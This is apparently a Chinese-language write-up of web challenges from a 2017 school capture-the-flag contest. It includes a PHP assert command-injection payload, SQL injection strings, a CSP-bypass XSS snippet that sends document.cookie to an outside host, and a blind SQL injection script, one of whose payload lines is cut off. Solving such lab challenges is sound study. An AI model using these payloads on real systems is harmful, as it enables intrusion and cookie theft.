2017 某校赛 Writeup

原创

4ct10n 于 2017-06-25 07:45:48 发布 1660 收藏


分类专栏： write-up 文章标签： writeup web 校赛

这次校赛的时候只做了web题，。。。。。

WEB


0x01 admin

直接扫描出来robots.txt
访问得到





```
Disallow: /admin_s3cr3t.php
```


访问admin



flag{hello_admin~}



注意把cookie 的admin项改成1

0x02 babyphp

浏览网页，发现了猫腻

本题有.git泄露可以直接下到源码，一开始以为是版本控制，但发现只有本地git只有一个版本
接下来下到了源码

```php
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```


一道很明显的执行命令的题目，只需要闭合引号和括号即可
最后构造 `page='.system("ls").'home`
命令执行一番还是发现无果
最后利用git diff比较分支查到了flag

0x03 inject

一道简单的注入题目
搜索目录找到了备份文件

```php
<?php
require("config.php");
$table = $_GET['table']?$_GET['table']:"test";
$table = Filter($table);
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
?>
```

首先`mysqli_query($mysqli,"desc secret_{$table}") or Hacker();`要执行成功
其次是注入语句
我们可以构造table=test`union select ···的语句查询`
`第一次我构造了`
`test` ` where 1=2 union select 1 from secret_flag`

后来才知道D是查询为空，只能换种写法
`test` ` union select 1 from secret_flag limit 1,1`

有了显示位下面就是正常的注入流程。
利用`test` `union select flagUwillNeverKnow from secret_flag limit 1,1`
最后得到flag

0x04 babyxss

一道简单的xss题目，一开始一直犯sb，经提示，恍然大悟。

0x1 验证码

验证码就不说啥了，经常遇见这里再贴上脚本

```
import random
import string
def md5(str):
    import hashlib
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()
while 1:
    string = ''
    s = string.join(random.sample('qwertyuiopasdfghjklzxcvbnm1234567890',4))
    if md5(s)[0:6] == '58a204':
        print s
        break
```

0x2 绕过csp

现在绕过csp的方法很简单，也很固定利用chrome的prefetch属性进行预加载绕过。
观察发现此题是严格csp限制

`default-src 'self'; script-src 'self' ;`

只能加载同源脚本，一般XSS是支持内联脚本的。
那么现在又有个问题，我们怎么能加载同源可控脚本呢？

0x3 上传同源可控脚本

这里我首先发送标签

`<link rel="prefetch" href="http://xxxx/XSS/?c=[cookie]">`

在我XSS平台上收到了一个带有referer字段的http包
里面有admin网址，以及我发送的留言信息。

```
var n0t = document.createElement("link");
n0t.setAttribute("rel", "prefetch");
n0t.setAttribute("href", "http://xxxx/?a="+document.cookie);
document.head.appendChild(n0t);

<link rel="prefetch" href="http://xxxxx/?c=[cookie]">
```

这点我已开始没想到····，耽误了好长时间

0x4 利用组合姿势XSS

有了同源可控脚本我们再次上传一个

```
<script src="http://39.108.192.25:5004/4dmIn.php?id=eef85d17855c8aca3c9df877511cfe17"></script>
```

就可以把我们的脚本当做js脚本引用执行

还有个坑js脚本里面有标签的时候，会解析报错。
这里把他注释掉,就可以了 这个是我脑洞出来的，不过很有效果，因为html不执行//

最后收到一发XSS信息

时间	IP	来源	客户端
2017年6月24日 17:40:37	39.108.192.25	香港特别行政区	Linux 未知

GET POST Cookie HTTP请求信息 其他信息

键	值
a	flag=61dctf

0x05 register

这道题给了提示之后还是没有做出来，主要是卡在了不知道country字段，影响了什么。这才是二次注入的关键点，最后得知是影响了时间，瞬间有了思路，但还是不知道有什么表这里利用猜测的办法猜到数据表是users
于是就可以利用时间的不同进行盲注
下面贴出盲注脚本

```python
# coding:utf-8
import requests
from math import ceil
import re
from random import *
global string
string = ''

def dichotomie(l,r,i):#利用二分法查找

    mid = (l+r)/2
    # print "l and r ,mid:",l,r,mid
    if l == r:
        global string
        string += chr(r)
        print string
        return 0
    if charge(mid,i):#<=
        #print 0
        dichotomie(l,mid,i)
    else:
        #print 1
        dichotomie(int(ceil((l+r)*1.0/2)),r,i)

def charge(mid,i):
    payload = "'or(select(ascii(substr(group_concat(c),{}))<={}) from (select 1,2,3`c`,4,5 union(select
    login = requests.session()
    username = "4ct10n"+str(randint(1,10000000))
    data = {
    'username':username,
    'password':'1',
    'address':'1',
    'country':payload
    }
    login.post('http://39.108.192.25:5005/register.php',data=data)
    data = {
    'username':username,
    'password':'1'
    }
    login.post('http://39.108.192.25:5005/login.php',data=data)
    res = login.get('http://39.108.192.25:5005/index.php?page=info')
    string = res.content
    r = re.findall('2017-07-01 (.*)</em>',string)[0][0:2]
    # print r
    if r == '05':
        return 0
    else:
        return 1
    # print data
for i in range(1,100):
    dichotomie(32,127,i)
print string
```